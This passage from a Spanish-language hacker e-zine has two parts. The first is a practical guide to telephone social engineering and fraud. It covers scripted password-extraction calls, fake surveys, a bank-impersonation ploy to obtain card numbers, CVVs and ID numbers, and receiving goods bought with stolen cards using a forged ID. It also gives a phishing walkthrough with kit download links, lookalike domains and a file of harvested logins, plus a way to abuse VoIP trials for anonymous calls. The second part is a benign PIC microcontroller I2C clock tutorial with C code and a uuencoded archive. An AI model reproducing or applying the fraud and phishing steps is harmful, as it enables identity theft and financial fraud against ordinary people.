patrones de comportamiento similares para adelantarnos a los actos de la victima. Esta ultima no esta pensando apenas lo que esta diciendo, mientras que nosotros lo tenemos perfectamente estudiado y hemos pensado de antemano lo que debemos hacer en cada caso. Un esquema de posibles respuestas es perfecto. este se elabora a base de practica: uno llama a un numero pidiendo un proposito y vemos la respuesta que nos dan las personas. Vamos apuntando mediante flechas, "lo conseguimos", "no lo conseguimos", "no lo sabe"... De esta forma luego buscamos respuestas, giros inesperados y frases interesantes para decir. En resumen, es buscar respuestas a preguntas inesperadas para transformarlas en preguntas esperadas ;).

PRACTICA!

Este es un esquema de ejemplo muy basico y tonto, mas que nada para que os hagais a la idea y podais confeccionar el vuestro propio:

```
PEDIR CLAVE
   A) Da clave ---> EXITO
   B) No da clave
     b.1) No me fio de usted
        b.1.a) Es usted libre, puede pasarse por nuestras oficinas para
               facilitarnos la informacion.
               b.1.a.1) Da clave ---> EXITO
               b.1.a.2) No da clave ---> FRACASO
        b.1.b) Sufrira las consecuencias de no facilitarnos los datos pues
               el sistema sufrira graves errores a causa de ello.
               b.1.b.1) Da clave ---> EXITO
               b.1.b.2) No da clave ---> FRACASO
     b.2) "Deme telefono, yo me pondre en contacto con ustedes cuando
           este mi jefe / encuentre los datos"
               b.2.a) No podemos esperar a ello, le esperamos al telefono a
                      que busque los datos. (no vale para jefe)
               b.1.b) No da clave ---> FRACASO
```

4. La encuesta *

Esta es la mejor forma de obtener informacion. Nos hacemos pasar por la compania X y decimos que estamos haciendo una encuesta. Como lo mas logico que nos digan es que no (como siempre hemos hecho todos, especialmente nuestras madres) decimos que sera remunerada (vamos, que sera pagada) con 5 euros por las molestias, y que solo durara unos minutos.

Prepararemos un completo cuestionario preguntando todos los datos que necesitamos. No cometais la imbecilidad de preguntar numero de tarjeta de credito o cualquier informacion "supra-comprometida", porque creareis un gran clima de desconfianza. Es interesante preguntar las tipicas preguntas secretas del Messenger de forma disimulada. Asi si conocemos su Messenger y el nombre de su por ej. perro, podremos hacernos con el poder de sus cuentas.

Ganaros a vuestra victima, "comedles el culo". Para empezar en el mundo de la ingenieria social telefonica es una fantastica forma de ensayar frente a una victima. La fea expresion que arriba he dicho puede ser todo lo ordinaria que os parezca, pero es la autentica base de la ingenieria social telefonica, y hay que tenerlo siempre en la cabeza.

5. El ejemplo de la compra no autorizada *

Llamamos un dia cualquiera a cualquier hora. Hacemos lo de la encuesta y sacamos todos los posibles datos (no sospechosos) y los apuntamos. Llamamos al senyor por la manyana, desde un telefono seguro como por ejemplo llamando desde programas gratuitos de VOIP (mas adelante hablare en profundidad sobre este tema) mientras estamos conectados a una WiFi ajena, usando prefijos anonimizadores o PBX's (o en ultima instancia, una cabina o telefono ajeno). De repente somos empleados del banco XXXXXXX (previamente habemos preguntado que banco es el suyo en la encuesta) y llamamos educadamente al senyor diciendo que llamabamos para la confirmacion de la compra que ha realizado el "martes" (por decir algo). El senyor se exaltara diciendo que no ha hecho ninguna compra, y ustedes insistis diciendo que si, que aparecen sus datos por el importe de 299 euros. Total, deja que se extranye todo lo que quiera, y tu eventualmente le dices que si lo confirma o no. El dira que lo canceles, tu intenta entretenerle, necesitamos que este mas nervioso antes de pedirle los datos. Ponle pegas, que si el cobro ya se habia realizado, bla bla bla...

Cuando este muy desesperado por que canceles la compra, entonces dile con tranquilidad que lo vas a hacer. Pon musiquita que se parezca a la de espera y cortala de repente. Di que espere, que estas comprobando datos, aporrea el teclado... Ahora viene la parte sensible, "Senyor NOSEKE, por motivos de seguridad usted nos tiene que facilitar sus datos ahora por telefono o pasarse por las oficinas en horario laboral. Porque cometemos esta estupidez de dar la opcion a que no nos de los datos? Porque si le obligamos a que nos de los datos por telefono le parecera raro. Aqui cabe la posibilidad de que nos diga que lo dira en la oficina, pero si no va (lo mas probable, todos somos demasiado vagos o estamos ocupados) nos dara mayor credibilidad. Puede que diga que se pasara por la oficina (poco probable) y es un riesgo que tenemos que correr. No os pongais nerviosos, y decidle que vale. Lo mas seguro es que, si os habeis ganado su confianza, os de los datos.

Debemos pedirle todos los datos, nombre completo, numero, tipo de tarjeta, fecha de expedicion, los tres numeritos de atras, etc. Todo lo que podamos sacar, e incluso el DNI. Tras esto, tecleamos un poco y le decimos que la compra ha sido cancelada, que perdone por las molestias... Ya tenemos unos bonitos datos para hacer nuestras compras ;)

Esto es solo un ejemplo de como hacerlo. Hay muchas formas que veremos a lo largo de este documento, y muchas mas que podras sacar por ti mismo.

6. Estafando: Como comprar *

Si queremos comprar algo con estos datos, lo mejor es primeramente esperar algunos dias (e incluso semanas) para evitar sospechas de nosotros, por si acaso. Luego miramos en nuestro bonito/a pueblo o ciudad una casa medio abandonada. A ver, no que este mal, sino que no suela haber nadie. Con una impresora, papel de plastificar y habilidad en una tarde te haces un carnet imitando ser el senyor al que le robas. No te curres la foto, pon una foto tuya, con el DNI del senyor.

Ponemos que lo recibiremos a dicha direccion y a ser posible compramos o conseguimos una tarjeta de prepago para recibir llamadas del repartidor cuando vayan a venir. Cuando nos llamen para advertirnos de la llegada del paquete, nos vestimos con ropas que nunca usemos, nos dejamos barba si no tenemos o nos la cortamos si la tenemos, nos ponemos un gorro, pero sin tener excesivas malas pintas. Llevamos con nosotros el DNI metido en la cartera, y deambulamos cerca de la casa. Cuando veas la furgoneta del repartidor, saca las llaves de tu casa y ponte como para abrir la puerta, pero simulas que te llega un mensaje al movil.

El tio llega, tu le dices "Ah, hola! Es para mi". Solo saca el DNI si te lo pide el menda. Hechas la firmita y punto. Esperas que el tio se vaya mientras miras el movil como contestando al mensaje aguantando las llaves con la otra mano.

Ahora es cuando te toca coger el paquete y, cuando no haya rastro, huir y correr como en tu vida lo has hecho. Enhorabuena, has cometido una estafa.

7. Enganyando: Phishing *

Hablemos del phishing. Phishing viene del ingles "fishing", es decir, "pesca". Vamos a pescar incautos para tener sus datos. Os voy a ensenyar como usar unas especies de "exploit" (si se les puede llamar asi) para captar incautos.

Hay de muchos tipos, hay millones por Internet. Si lo que queremos son unos datos en especial, debemos crearnos nuestro propio exploit (mas adelante hablare de ello). Voy a hablar ahora de los prefabricados, que normalmente lo que hacen es emular un log-in en lo que parece ser la compania real, una entidad bancaria, el PayPal, Hotmail o Tuenti (de este ultimo yo fui su creador, del primer y por ahora (creo) unico exploit existente para Tuenti).

Basta con conocer un poco a la victima. Como minimo, tiene Messenger, y si tiene Messenger tiene Live! Hotmail. Tambien puede tener Tuenti o un MyScrapbook... Os dejo unos links para bajar exploits prefabricados... Ahora os ensenyare como usarlos...

PayPal: http://lix.in/-3e44a2

Paquete Su'ID:
Tuenti: http://lix.in/-415220
Live! Hotmail: http://lix.in/-445f62
MyScrapbook: http://lix.in/-476ca4

Os voy a enseynar a usar los de la suite Su'ID, poco a poco os ensenyare como usarlos todos...

Primero, nos proxieamos y enmascaramos, por si acaso. Nos creamos una cuenta en, por ejemplo. www.t35.com (no olvidad poneros un proxy) con un nombre no muy cantoso, como h0tmail, tuennti, o algo similar, depende del exploit que useis. Desde nuestro gestor FTP favorito, conectamos a ftp.t35.com, de usuario poneis tunombre.t35.com y de password ya sabes. Descomprimimos el paquete a usar y subimos los archivos. Vamos a algÂ£n sitio de redireccionamiento como www.dot.tk y nos creamos una cuenta de redireccion creible (www.tuenti.tk, www.livehotmail.tk...) y entonces lo redireccionamos a la index que hemos subido a t35.com.

Llega el momento de currarselo un poco. Primeramente, nos creamos una cuenta (buscad el proveedor mas raro que veis, o si teneis un SMTP que os funcione, usadlo para enviarlo anonimamente) de correo y nos lo curramos. Le enviamos un mensaje haciendonos pasar por la companyia, o nos inventamos que hay una

version nueva. Lo que puedes hacer es, por ejemplo si es de Tuenti, decir que sois los creadores y que habeis sacado la nueva version 2.0 de Tuenti y que podreis probarla haciendo click aqui (y enlazais a www.tuenti.tk). No olvideis firmar (tuenti.es) y enlazarlo a nuestro fake. Enviamos y... solo falta esperar.

De vez en cuando, entramos a http://usuario.t35.com/robados.txt y ahi vereis los log-in y passes de quien haya picado.

Es sencillo. Los demas funcionan parecido, solo que sirven para sacar datos mas comprometidos... Todos los de Su'ID funcionan asi. Mas adelante hablare del de PayPal, y sobre como crear vuestros propios exploits.

8. Sobre VoIP *

[Wikipedia]

Voz sobre Protocolo de Internet, tambien llamado Voz sobre IP, VozIP, VoIP (por sus siglas en ingles), es un grupo de recursos que hacen posible que la senyal de voz viaje a traves de Internet empleando un protocolo IP (Internet Protocol). Esto significa que se envia la senyal de voz en forma digital en paquetes en lugar de enviarla (en forma digital o analogica) a traves de circuitos utilizables solo para telefonia como una companyia telefonica convencional o PSTN (acronimo de Public Switched Telephone Network, Red Telefonica Publica Conmutada).

[/Wikipedia]

Hay aplicaciones que nos seran muy utiles, como VoipBuster, VoipCheap y similares (que son todos clones de la misma companyia). Son de pago, por supuesto, pero nos permiten realizar 20 minutos de llamadas gratuitas a fijos de Espanya y de otros paises. Que pasa si creamos una cuenta nueva pasados esos 20 minutos? Pues otros 20 minutos de llamadas gratuitas (solo a fijos, recordad). El problema se presenta cuando al crear nuestra tercera o cuarta cuenta el programa nos da un error... Pero para eso no hay problema, un tal FreakBell creo un BAT que elimina los registros del sistema y permite seguir creando cuentas... En la nueva version el BAT de FreakBell parecia no funcionar muy bien, y Nu'PH! creo otro que hacia refresh a las IPs (routers con IP dinamica) y asi podias seguir creando cuentas ilimitadamente... Yo lo dejo todo aqui para que le hecheis un vistazo:

VoipCheap + Freakbell BAT: http://www.megaupload.com/?d=92EROC61
BAT de Nu'PH! (sigue funcionando): http://www.megaupload.com/?d=2X1XODOA

Que podemos hacer desde aqui? Llamar a fijos con casi total confidencialidad. Nuestra IP probablemente quede registrada en los servidores de VoIPCheap, pero para eso hay ip bouncing, proxys, etc. (o conectarnos a la wifi de un vecino para llamar, lo mas seguro :D). Seguro que algo de esto os suena.
Un infinito abanico de posibilidades se abre ante ustedes. A usarlo con responsabilidad!

EOF

-[0x07]--
-[Curso de Electronica 08]---
-[by elotro]--SET-37--

%@%@%@%@%@%@%@%@%@%@%@%@%@%@%@%@

Electronica - Octava entrega

%@%@%@%@%@%@%@%@%@%@%@%@%@%@%@%@

En un articulo anterior hice una pequenya introduccion al trabajo con microcontroladores PIC en lenguaje C, usando el compilador de la empresa Custom Computer Services (CCS).

En este articulo vamos a continuar con este tema, y nos adentraremos en la gran mayoria de hardware periferico que podemos conectar con un microcontrolador.

El bus I2C

Fue desarrollado por Phillips como un sistema de intercambio de informacion a traves de tan solo dos cables, y permite a circuitos integrados y modulos OEM interactuar entre si a velocidades relativamente lentas.

Emplea comunicacion serie, utilizando un conductor para manejar el timming (pulsos de reloj) y otro para intercambiar datos.

Este bus se basa en tres senyales:

* SDA (System Data) por la cual viajan los datos entre los dispositivos.
* SCL (System Clock) por la cual transitan los pulsos de reloj que sincronizan el sistema.
* GND (Masa) Interconectada entre todos los dispositivos "enganchados" al bus.

Las lineas SDA y SCL son del tipo drenador abierto, similares a las de colector abierto pero asociadas a un transistor de efecto de campo (o FET). Se deben poner en estado alto (conectar a la alimentacion por medio de resistores Pull-Up) para construir una estructura de bus tal que se permita conectar en paralelo multiples entradas y salidas.

Las definiciones o terminos utilizados en relacion con las funciones del bus I2C son:

* Maestro (Master): Dispositivo que determina la temporizacion y la direccion del trafico de datos en el bus. Es el unico que aplica los pulsos de reloj en la linea SCL. Cuando se conectan varios dispositivos maestros a un mismo bus la configuracion obtenida se denomina "multi-maestro".
  [que ingenioso no... [sarcasmo]]

* Esclavo (Slave): Cualquier dispositivo conectado al bus incapaz de generar pulsos de reloj. Reciben senyales de comando y de reloj proveniente del dispositivo maestro.

* Bus Desocupado (Bus Free): Estado en el cual ambas lineas (SDA y SCL) estan inactivas, presentando un estado logico alto.

Unicamente en este momento es cuando un dispositivo maestro puede comenzar a hacer uso del bus.

* Comienzo (Start): Sucede cuando un dispositivo maestro hace ocupacion del bus, generando esta condicion. La linea de datos (SDA) toma un estado bajo mientras que la linea de reloj (SCL) permanece alta.

* Parada (Stop): Un dispositivo maestro puede generar esta condicion dejando libre el bus. La linea de datos toma un estado logico alto mientras que la de reloj permanece tambien en ese estado.

* Dato Valido (Valid Data): Sucede cuando un dato presente en la linea SDA es estable mientras la linea SCL esta a nivel logico alto.

* Formato de Datos (Data Format): La transmision de datos a traves de este bus consta de 8 bits de datos (o 1 byte). A cada byte le sigue un noveno pulso de reloj durante el cual el dispositivo receptor del byte debe generar un pulso de reconocimiento, conocido como ACK (del ingles Acknowledge). Esto se logra situando la linea de datos a un nivel logico bajo mientras transcurre el noveno pulso de reloj.

* Direccion (Address): Cada dispositivo disenyado para funcionar en este bus dispone de su propia y unica direccion de acceso, que viene pre-establecida por el fabricante. Hay dispositivos que permiten establecer externamente parte de la direccion de acceso. Esto permite que una serie del mismo tipo de dispositivos se puedan conectar en un mismo bus sin problemas de identificacion. La direccion 00 es la denominada "de acceso general", por la cual responden todos los dispositivos conectados al bus.

* Lectura/Escritura (Bit R/W): Cada dispositivo dispone de una direccion de 7 bits. El octavo bit (el menos significativo o LSB) enviado durante la operacion de direccionamiento corresponde al bit que indica el tipo de operacion a realizar. Si este bit es alto el dispositivo maestro lee informacion proveniente de un dispositivo esclavo. En cambio, si este bit fuese bajo el dispositivo maestro escribe informacion en un dispositivo esclavo.

Protocolo del Bus

Como es logico, para iniciar una comunicacion entre dispositivos conectados al bus I2C se debe respetar un protocolo. Tan pronto como el bus esta libre, un dispositivo maestro puede ocuparlo generando una condicion de inicio.

El primer byte transmitido despues de la condicion de inicio contiene los siete bits que componen la direccion del dispositivo de destino seleccionado y un octavo bit correspondiente a la operacion deseada (lectura o escritura).

Si el dispositivo cuya direccion se apunto en los siete bits est presente en el bus este responde enviando el pulso de reconocimiento o ACK. Seguidamente puede comenzar el intercambio de informacion entre los dispositivos.

Cuando la senyal R/W esta previamente a nivel logico bajo, el dispositivo maestro envia datos al dispositivo esclavo hasta que deja de recibir los pulsos de reconocimiento, o hasta que se hayan transmitido todos los datos.

En el caso contrario, es decir cuando la senyal R/W estaba a nivel logico alto, el dispositivo maestro genera pulsos de reloj durante los cuales el

dispositivo esclavo puede enviar datos. Luego de cada byte recibido el dispositivo maestro (que en este momento esta recibiendo datos) genera un pulso de reconocimiento.

El dispositivo maestro puede dejar libre el bus generando una condicion de parada (Stop). Si se desea seguir transmitiendo, el dispositivo maestro puede generar otra condicion de inicio el lugar de una condicion de parada.

Esta nueva condicion de inicio se denomina "inicio repetitivo" y se puede emplear para direccionar un dispositivo esclavo diferente o para alterar el estado del bit de lectura/escritura (R/W).

Tanto Philips como otros fabricantes de dispositivos compatibles con I2C disponen de una amplia gama de circuitos integrados, incluyendo memorias RAM y E2PROM, microcontroladores, puertos de E/S, codificadores DTMF, tranceptores IR, conversores A/D y D/A, relojes de tiempo real, calendarios, etc.

Dado que no siempre se requiere alta velocidad de transferencia de datos este bus es ideal para sistemas donde es necesario manejar informacion entre muchos dispositivos y, al mismo tiempo, se requiere poco espacio y lineas de circuito impreso. Por ello es comun ver dispositivos I2C en video grabadoras, sistemas de seguridad, electronica automotriz, televisores, equipos de sonido y muchas otras aplicaciones mas.

Incluso, y gracias a que el protocolo es lo suficientemente simple, usualmente se ven dispositivos I2C insertados en sistemas microcontrolados que no fueron disenyados con puertos I2C, siendo el protocolo es generado por el firmware.

Tambien hay dispositivos de adaptacion que permiten conectar buses originalmente paralelos a sistemas I2C. Tal es el caso del chip PCD 8584 de Philips el cual incorpora bajo su encapsulado todo lo necesario para efectuar dicha tarea.

Hay, ademas, circuitos integrados cuya unica mision es adaptar los niveles presentes en el bus I2C y convertirlos desde y hacia TTL, permitiendo resolver facil y rapidamente la interconexion de dispositivos de dicha familia con el I2C.

En marcha

El compilador CCS nos soluciona enormemente el trabajo a la hora de comunicarnos con un dispositivo I2C, porque trae funciones especificas para eso:

#use i2c (opciones)
Es un preprocesador, obligatorio, para poder usar las otras funciones de I2C.
Las opciones pueden ser elementos separados por comas:

MASTER	
SLAVE	
SCL=pin	
SDA=pin	
ADDRESS=nn	Direccion del modo esclavo
FAST	Especifica rapido
SLOW	Especifica lento
RESTART_WDT	Reinicia el WDT mientras espera en una funcion I2C_READ
FORCE_HW	Usa el hardware de I2C

I2C_START()
Esta funcion no llevas paramatros, ni devuelve nada. Lo que hace es escribir la condicion de 'start' en el bus, y una vez que se hace esto, la senyal de reloj se mantiene en estado bajo hasta que I2C_WRITE() se llama.
Si por esas cosas de la vida, hacemos otra llamada a I2C_START(), entonces una condicion especial de 'restart' es escrita. Esto generalmente depende del dispositivo esclavo.

I2C_WRITE(datos)
El parametro que metemos aqui es un int de 8 bits, y la funcion nos regresa un bit de ACK. Si ACK=0, entonces hay respuesta. Si ACK=1, es NO ACK.

datos=I2C_READ()
Devuelve un int de 8 bits.
Ojo! No hay tiempo limite de lectura, asi que si el esclavo no nos responde quedaremos varados en esta instruccion.
Mejor usar I2C_POLL.

I2C_POLL( )
Devuelve un 1(true) o 0(false)
Si es true, hay un byte en el buffer de hardware
Si hay un byte, llamados justo despues a I2C_READ y regresara el dato.
SOLO PARA HARDWARE I2C

Y yo que hago con esto ?

Vamos a comenzar haciendo un mini proyecto con el mismo hardware de la entrega anterior.

Necesitaremos:

- PIC16F873
- Display LCD 16x2
- DS1307
- Cosas varias (ver el esquema de proteus para aclarar mas o menos que hace falta)

La idea es hacer una especie de reloj digital muy pero muy sencillo usando el RTC DS1307, que trae todo lo que hace falta adentro, busquen la hoja de datos para averiguar que es lo que tiene adentro.

El codigo que vamos a usar en CCS es:
- Usar el archivo de proteus que se llama i2c_ds1307.

<++>picc/i2c_ds1307.c

```
//Declaraciones, las de siempre
#include "16f873A.h"
#fuses XT,NOWDT,NOPUT,NOPROTECT,BROWNOUT
//Reloj a 4 MHZ
#use delay(clock=4000000)

//Pines del I2C
#define RTC_SDA  PIN_C4
#define RTC_SCL  PIN_C3

//Libreria auxiliar
#include "ds1307.c"
```

```
//Declaraciones para el LCD
#define use_portb_lcd true
#include "lcd.c"

void main(void){

   //Aca vamos a poner los datos de hora y fecha
   int hr,min,sec;
   int day,mth,year,dow;

   //Arrancamos el LCD
   lcd_init();

   //Arrancamos el RTC
   ds1307_init(DS1307_OUT_1_HZ);
   //Ponemos en hora y fecha
   ds1307_set_date_time(01,01,01,0,0,0,0);

   //Bucle eterno...
   do{
      //Hora??
      ds1307_get_time(hr,min,sec);
      //Mostrar en LCD
      lcd_gotoxy(1,1);
      printf(lcd_putc,"%02D:%02D:%02D",hr,min,sec);
      //Fecha??
      ds1307_get_date(day,mth,year,dow);
      //Mostrar en LCD
      lcd_gotoxy(1,2);
      printf(lcd_putc,"%02D/%02D/%02D",day,mth,year);

      //Retardo (ver aclaracion)
      delay_ms(500);

   }while(true);
}

<++>
```

La libreria que uso, ds1307.c, las obtuve de:
http://picmania.garcia-cuervo.com
Es una web muy recomendable, visitenla.

La libreria cuenta con estas funciones:

- void ds1307_init(val)

Que activa el oscilador del integrado sin borrar el registro que contiene los segundos.
Donde pone val, se puede utilizar:

DS1307_ALL_DISABLED	Todo desactivado
DS1307_OUT_ON_DISABLED_HIHG	Salida activada de 1 a 0
DS1307_OUT_ENABLED	Salida activada
DS1307_OUT_1_HZ	Freq. 1 Hz
DS1307_OUT_4_KHZ	Freq. 4.096 Khz
DS1307_OUT_8_KHZ	Freq. 8.192 Khz
DS1307_OUT_32_KHZ	Freq. 32.768 Khz

La salida se actualiza a la frecuencia que especifiquemos. Si usamos 1 Hz, nos sirve para indicarle al pic que ha pasado un segundo exacto.

- void ds1307_set_date_time(day,mth,year,dow,hour,min,sec)

Para establecer fecha y hora como :
DIA,MES,ANYO,DIADELASEMANA,HORA,MINUTO,SEGUNDO

- void ds1307_get_date(day,mth,year,dow)
Para recuperar la fecha

- void ds1307_get_time(hr,min,sec)
Para recuperar la hora

- void ds1307_get_day_of_week(char* ptr)
Para recuperar el dia de la semana.

Podemos tratar todos los datos como int, excepto el dia de la semana, que es char.


```
begin 666 curso8.rar
M4F%R(1H' )O7<T@ #0        #/\G2 @"@ @04  , >   "-CH.F:%UNSH=
M-0@ (    &1S,3,P-RYCIQ@NTRO@%SQ#TAV3U4%4*=1+P:0"@6HC1C,L:(^Z
MTI #"%&QN:LO50Y)'J[1, =^6[TX#'ZB'V*7&QP!*4$/O@?</?YY)9):2TFI
MO650M-']KC5_FTJJ#+N>6V,#W_.+3Q?QU.WLA1P;MP3"[E_\(ML_H04V<T+2
M>L)ZA2Y&\_1#[E#F6LGJ/6^0KP:#XANK;<;-OQ]Y,Y5WM!7D)>[H\G!!9RRD
M0C3T'_3D^OKD7WYAM9.*<Z?6[45=-]O./(A#V-Z%N?U8T.3OJR90/)<QIIUD
MIO0O+[(<&&SB/\G(@9UHN[J-?AB2--BY"?0^H+EFJC<UEM.31=1$W:UW1*N7
M-5FX8,<[?UPI0S7%;%MTA2&G>0XJ.0)JYO@=/YEH1WHJI.@%A*^TU-R:&LZ9
ME%2* 8@9 L<Y38,N*V&3\9R*0>[7.LC'L?NU7YV,>"XJ8(J[\S@K?X2B(X23
M'&X'0@'VMY?*7L$L=A2JUFWR@RZ=";$!WJL,"5J(0> XA=WX@(C2Y5]+J:,J
MH10M*3M?5K1*&$!BNKBONBE</M;)L*'LR$AD2R\;G<JDEC(8DKRM,[BG'2UI
M(N">3&65ZEY2I6LOF@9"KM<:J22=O!S&U:['K[5)A*XT8\]>W]^P\B?MV$6X
MQZPP\93:?H!S_4EX2<W4[K6G8X/4>[E\]L72LRH'\8'M<*AL@>G-IZ3@)8#N
M47UPE*0;6K,V9 ,R!(#!^I2&I=RK7#74Z<A::US^$8^\>?&A=&;";I;BT1^$
MKK^]'L A,QYRF K(V9/%M!%(=D95X/ST'18-"FG[H ?%] >>*%?]II!GI: $
M$5IUWYF,J%_B:VC,RD\[6&%',/]X\)::+GOUJ;7[;KKY#@^O7-GQ,J29@=UO
M8D \G)?D)H9-3LQO7GPN2#C\\L:2_4P(:,P&"5ZG*Y=2WE<(6R(*/U[(5'OK
M;$_]TV$1TR-/ Z'L32\_%<?&8]O&]<B-4*UB:I<PI34=F%S[UK6 @6A,HA2I
M]X,O$M\:Y<;?@DV40-0,K#+N)'9@\V!2!M9)OS8/Q-*OZEJ/&Q3][CDW#V^U
M]Y!P<LMRF,$8,7^3G.B1=V13X:4GY=04/D4Q(Q@XFE4[LIUF_<GP$$2-F\]Q
M?EB;VG+@\?MLS\1<LSN4RF%PQX"6<O-5M#B&"#*2#LYC:/PQ]?G2M/+\$-D]
M6!U9&=\B@EBC#?9#*+F5AUG)]2ZVE+H"%4;DE>S A1J:=3@_06?(WYG1][NT
M,BEI1=\A#(&<UYE$.@7 ]TBU++A6WE]I21B;#_W4Z14NZZ5H O_R>\4"SM;,
M&B*JK=^'9QBRDR;3U.!;PZ3--GBBQ"<&9V%6NQUK>3A3Q*A\3%3.MDC<NB]-
M5H.E!4F8]3E/6N1$\;H]TGAU+MN:=J9Q+TN'#-C) #Q%1X'-HC@HX4T8Y\#X
MJ>:P]1FMK$,9?GAYJ=:=](HJ/IY[<S]I0+E<0=!.QRX"_06#[)I\UD5_D@7^
MU&<=*$NSGP9F>2/>]0<K968',:DQ!""&?HZZB#?T(J2LPH<-K53L)!B4FC(-
MAS%UNA\W924%A-4MXI93F!#'&F9WPJB]Y$ _<81\),F-U;K5YG\@1'+:@@O?
ME#?):_#):=%Z+$EU_HB^RH0!5^0(3<M$<S0W,M=5Q@]^7/4OT2<(VGYQ)\EC
M)7+)=\^6"STU>ZXS2LN:/HW<P+5;=RL;*+S:/VX&5FK&):F-/.M%"CA#2J=Z
MLRFKY\5Z'2$MQN9_0YT!RG\W'DU.YT8B%O>DXJ&HFXO)'!RG+ETZ*6X@D,FL
M?DMGU ]U0QI[B8C$_A;1N\"/4W[')H5*D2?_$HQ+M;0,$<%'OW:2B5/8:&HB
M+@(WNM%:Z<?AFP&->;YX/]8#P   +^(9_:I_]0X%G20@#  ?P$  "H$   "
M2?=R%G)RNSH=-1  (    $DR0R!C;VX@9',Q,S W+F.'[R/!A>*'39@$#[R\
M %@C3 ICYD]9A9P9CWL@O"TF! 3&US0^/B!'?Q'3&@0R-2X: 5/L8<;XPV\]
M]$]W3TVX+V\A_L@] -O=LE_>#I)(7I#:=?X-8(((N()V>3X2^?EW32*P@K$3
MWU,FN6-M?I0U9L-MMY-Z;>$0G,>P?&*PV20=0S?[;&6R:A,1EF.K?I=WVIT?
M18Z$W,Y>)?F1AK;NW\D?]ZJ_^0& E0A6&F3*(8/+8HQU!LMK7@'\:V9ZV?X=
M?*3QD1HGYF9@XM\$/''^P*&'60'FQC4WMYL:G^NZW7XP"@E^8K**$3UDK]I&
M@G#H6P%E_"G@K497X#!?GT<0K+<>SU#R$W.DH 2G2$Z:XLH")1RS2TUTS4E8
MPMU/P--O7]'#;%G52Y/NYHSF;VL]KFV6=09:NZAAVDV?RGA;C>?LRP<L8C.Y
M?%$9N_P!%Y48R5_=S&-"5J:75*VL:JUA7(OG('D!!GK4Q62LETA^V8)]\ +3
MIP  OXAG]JG_U"+F=)" +@ ..P  15,!  )+6RYZH'6[.ATU#@ @    :3)C
M7V1S,3,P-RY$4TX0(A%1#,S- !H",T'X@@I$E)M-)-)-8BSS:*>D#,S= &AN
M!0[\0!K._$[N@$&<W1(0&DD(@#1 -"1*34AIIR4NJ*I1Z2<XY*71GG4IQ)R=
M&N;B[HY(WP<Z<Z4[NG4G*YM)/FW%.G1TJD5=QYMIHJ1)[U#U^PD#?AZ_9F;N
M;FYN@8 B4HUIK1F[F7?O7Z_7Z_7Z_7[V9I_R%_P2K]^7F7EYN7[-]^Y>H@!;
M$E])1EP<*'&?S(D%' B18?NT$.8C"FY^3R,Q#-RL:?-0A41(\KO>3\0W\R.1
M\1"R^N\#'PY: =RE[=)7?2KYR]/ZEM]"VZ;N/'[;X>+_!TOW*&R+AT;_;&]>
```

```
M<:5H4.7$P8Z,&1'J?8.'*,8C3*,+IS\QB7^=DXV5K"1X4WCXVAE3T<"=F3[2
M#VP8Y_S=FAH]G4"N$-GNR&;]8C:/ZGAND8VZ=,<>;TC4,&-T$%=BXH5TDUN>
M6ITQUT:\'H!,>GZ'H>8#U9C-Z+QHK 8=BTOMI1E>@@2BA0)Q00)[#@-I']6E
M\/8A05]NCHD[]% GM#%"@MRQ//08)/18.X@MUS<>-S^,MU>!P$.!P*" U_CT
M[*@&,OB!VGK]>AMX,B-)D1X<>8Z[,\Y_M&%2GE^7\X_NV_/0V4F)'K^JZ$L"
MA<;.CZ4R'$.!7];:QG\K@PY2P!QI _W@!SMW\&9AOYDAD!4%@5;V7&WI?PHD
M&O ZX$&9\23*D0(9.6C7D1$U0 V<Q_)M'6V^##CU!VA"- .WF40QJ=C^+9S'
MW$O#@08DJ#AQ%S:<V_/537'QN%(2.#*IG8535E)+0_%OPZ0T-&%(:'\9F4V8
M@5G(NW@8<M$)29=L7KM8%2^%440K2'S:\JC4RC28K_IJP%\KZ!Z)J\]TAUE5
M&5&)"=>^5QA>9M#JX1].D:#JQ6.[JL)XC^+APSBR7H;(GMN#5RR:>$R)#EZT
M$=RQ5HC4&@0XNM9G$V[B$=N-?/!<!@=PN(4VHVM:>[67!E1),S6@;;FML.&7
M;@X?AQJF<HFKUBUI5N-/HV43B$\&ZJVG'$+7 V\G$([DRJV)B49RH;^%(PYC
MKMUQ7LN@Z.J2Z:5F3 BZ)CM-*3PY5-V)%EH=T?A<=U %6E'P=,H?CH;C>QN#
M*-:*CR(4/[OT?T'D1<8'W?DP^'YVW;V1: LM?0YU]IT6"8?7H>+1TCGTF.M(
M4DX-.R,:R-\__9[OX/X3=79KRU>DPEI6UMW%D6\,+F1YM66/A&XO1^FLQ827
M\OQEO>N!I]CH($\J"[)P<PL2.3?R2?AYOUEJ##0[7 TJ!Y6#&[<H=.D48OW%
MVFATO3T94VMM8M$@BE(R)@Q(];E\I7''TMGJJ22IZ.Z_&LPX;NM9=UBV$G*E
M"W&?V+"WYS(L[ZJ8@NJ/L?FXAAF.7%8Q7@^1^F\_C)C9>P-J/6Q("&,#"#A,
M$S%$<]=3<9>2*_@I\W8"!?>DQ-)_W"5"%PP6N'&$M/VR6>23&.32_ANO\%BP
M#PWU\L64R1@X,6'^GVGWKWO3%7M>KRWMA0/[7EVS"Q[7A8,UDVVWID*#7J '
MC,K5 +-0_G_E]&@3DO?9AG.P*!->SH'&X$IZ/\!_AQ9@E6HR0AO*M/NULF%Y
M,-UQ(H=0*0UU'@I\SM_6H$Z8<;V'(_53@W!#I.)#E'.!D$QMB;J5;,0=V+]E
M94GX^^=.0^7D_O>O0]D3).6J(O_''AX,&+P2'EDQ;DWR"8Q=+;$[]FM(YS]"
M?8!;U7_5"NJ<I"NMDZ5QU3JD<Z'G5VJ;J%6M)D2R;_)9620_8,>O;;9[VY"7
MA2%E=ML3&T<5Q<S,_[ F_:A_5U.3;[V7!DP(D*)*_J,8^<RO/IM5+/MK(Z_1
M>6R&S7H(U;7$*YMN9TF/SUTM+TG%JF06C9F/:T%F)]+'5T_@NJ .2V&2"6V(
M^'+$_6X=5L:C.#4VC(R(TB+L/Q"&=03 #5Z[IULRG2'*6VJG&U5G4#W;@3+%
MW$S6(RM2^&&IMER6#V, (\0VLQJMJ39P)9V!__:8CY<$,&D-AQX0GD__,F(7
MF!J;4F=CT'N!W3K:.0[0L28X2,96'CK06X'WO6H,\.H&JQC=%0<)'["5_N6L
M]RH7E]QU_)F+##/9CBDG[7:_O\A663/MKV-.TUO1!Z-> M+VSV?.UJIJM=,5
MU.GAPP?^)DVQ?Y%2T8E+6@LU96OR&K'-F&55IV\$D\DO'<$RL9C95PE]?66U
